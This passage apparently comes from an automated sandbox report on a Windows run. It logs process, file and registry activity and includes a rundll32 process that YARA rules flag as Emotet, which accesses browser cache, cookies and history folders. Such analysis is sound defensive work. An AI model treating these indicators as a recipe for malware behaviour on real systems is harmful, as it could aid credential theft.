C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6984	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7018	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7022	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7026	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7122	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7126	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7128	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7164	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7168	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7170	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7194	4	0d 00 0a 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7198	2	09 00		success or wait	6	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7202	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7448	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7452	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7454	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7480	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7484	2	09 00		success or wait	1	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7486	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 38 00 2d 00 30 00 31 00 54 00 32 00 30 00 3a 00 34 00 32 00 3a 00 35 00 32 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-08-01T20:42:52Z">	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7586	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7590	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7594	266	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 32 00 39 00 30 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 35 00 38 00 33 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 34 00 32 00 31 00 37 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 34 00 32 00 31 00 37 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64	<Process AsId="290" PID="5836" UptimeMS="42171" TimeSinceCreationMS="42171" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7860	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7864	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7868	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7888	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7892	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7894	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7932	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7936	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7938	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7976	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7980	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	7984	98	3c 00 47 00 75 00 69 00 64 00 3e 00 33 00 63 00 34 00 62 00 38 00 38 00 35 00 34 00 2d 00 39 00 37 00 64 00 36 00 2d 00 34 00 37 00 64 00 61 00 2d 00 61 00 65 00 62 00 62 00 2d 00 61 00 64 00 35 00 36 00 61 00 64 00 62 00 34 00 35 00 36 00 61 00 38 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>3c4b8854-97d6-47da-aebb-ad56adb456a8</Guid>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	8082	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	8086	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	8090	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 38 00 2d 00 30 00 31 00 54 00 32 00 30 00 3a 00 34 00 32 00 3a 00 35 00 32 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-08-01T20:42:52Z</CreationTime>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	8188	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	8192	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	8194	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	8234	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	8238	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9907.tmp.xml	0	4550	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_99e4cc34952fe878588783efe1b659fd6a7d99c_7cac0383_160a9aca\Report.wer	0	2	fd fd		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_99e4cc34952fe878588783efe1b659fd6a7d99c_7cac0383_160a9aca\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	143	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_99e4cc34952fe878588783efe1b659fd6a7d99c_7cac0383_160a9aca\Report.wer	8698	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 32 00 32 00 32 00 39 00 30 00 31 00 31 00 34 00 35 00	MetadataHash=1222901145	success or wait	1	6F66497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{9bde62b9-b99d-7341-baa2-93deee216f9d}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F6836BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6F681FB2	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 9E C5 01 10 02 00 00 00 00 00 00 00 3C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6F681FE8	RegSetValueExW

Analysis Process: svchost.exe PID: **1028**, Parent PID: **568**

General

Target ID:	11
Start time:	13:42:52
Start date:	01/08/2022
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: SgrmBroker.exe PID: **5232**, Parent PID: **568**

General

Target ID:	12
Start time:	13:42:53
Start date:	01/08/2022
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff7c02a0000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **5652**, Parent PID: **568**

General

Target ID:	13
Start time:	13:42:54
Start date:	01/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **4368**, Parent PID: **568**

General

Target ID:	14
Start time:	13:42:55
Start date:	01/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **1248**, Parent PID: **568**

General

Target ID:	15
Start time:	13:42:55
Start date:	01/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k wusvcs -p -s WaaSMedicSvc
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: **2776**, Parent PID: **5660**

General

Target ID:	16
Start time:	13:43:01
Start date:	01/08/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Ttwabgporcdt\yyxjoravwnz.pba",#1
Imagebase:	0xd90000
File size:	61952 bytes

MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.767352719.0000000004760000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.766565506.0000000000D60000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.767779490.0000000010000000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100147AF	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100147AF	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100147AF	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100147AF	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100147AF	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100147AF	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100147AF	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100147AF	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100147AF	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100147AF	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100147AF	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100147AF	HttpSendRequestW

Analysis Process: svchost.exe PID: **5920**, Parent PID: **568**

General

Target ID:	18
Start time:	13:43:16
Start date:	01/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: MpCmdRun.exe PID: **2948**, Parent PID: **4368**

General

Target ID:	20
Start time:	13:43:57
Start date:	01/08/2022
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff7b0320000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8156	182	0d 00 0a 00 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	------------------------------------- ------------------------------------- -----------	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8338	258	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 43 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 20 00 4c 00 69 00 6e 00 65 00 3a 00 20 00 22 00 43 00 3a 00 5c 00 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 46 00 69 00 6c 00 65 00 73 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00 6e 00 64 00 65 00 72 00 5c 00 6d 00 70 00 63 00 6d 00 64 00 72 00 75 00 6e 00 2e 00 65 00 78 00 65 00 22 00 20 00 2d 00 77 00 64 00 65 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00 20 00 53 00 74 00 61 00 72 00 74 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 4d 00 6f 00 6e 00 20 00 0e 20 41 00 75 00 67 00 20 00 0e 20 30 00 31 00 20 00 0e 20 32 00 30 00 32 00 32 00 20 00 31 00 33 00 3a 00 34 00 33 00 3a 00 35 00 37 00 0d 00 0a 00 0d	MpCmdRun: Command Line: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable Start Time: Mon Aug 01 2022 13:43:57	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8596	86	4d 00 70 00 45 00 6e 00 73 00 75 00 72 00 65 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 4d 00 69 00 74 00 69 00 67 00 61 00 74 00 69 00 6f 00 6e 00 50 00 6f 00 6c 00 69 00 63 00 79 00 3a 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 31 00 0d 00 0a 00	MpEnsureProcessMitigationPolicy: hr = 0x1	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8682	20	57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00	WDEnable	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8702	86	45 00 52 00 52 00 4f 00 52 00 3a 00 20 00 4d 00 70 00 57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 28 00 54 00 52 00 55 00 45 00 29 00 20 00 66 00 61 00 69 00 6c 00 65 00 64 00 20 00 28 00 38 00 30 00 30 00 37 00 30 00 34 00 45 00 43 00 29 00 0d 00 0a 00	ERROR: MpWDEnable(TRUE) failed (800704EC)	success or wait	1	7FF7B034BC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8788	100	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 45 00 6e 00 64 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 4d 00 6f 00 6e 00 20 00 0e 20 41 00 75 00 67 00 20 00 0e 20 30 00 31 00 20 00 0e 20 32 00 30 00 32 00 32 00 20 00 31 00 33 00 3a 00 34 00 33 00 3a 00 35 00 38 00 0d 00 0a 00	MpCmdRun: End Time: Mon Aug 01 2022 13:43:58	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8888	174	2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	---	success or wait	1	7FF7B034BC96	WriteFile

Analysis Process: conhost.exe PID: **1464**, Parent PID: **2948**

General

Target ID:	21
Start time:	13:43:57
Start date:	01/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **244**, Parent PID: **568**

General

Target ID:	22
Start time:	13:43:59
Start date:	01/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **5240**, Parent PID: **568**

General

Target ID:	26
Start time:	13:44:22
Start date:	01/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **5768**, Parent PID: **568**

General

Target ID:	29
Start time:	13:44:31
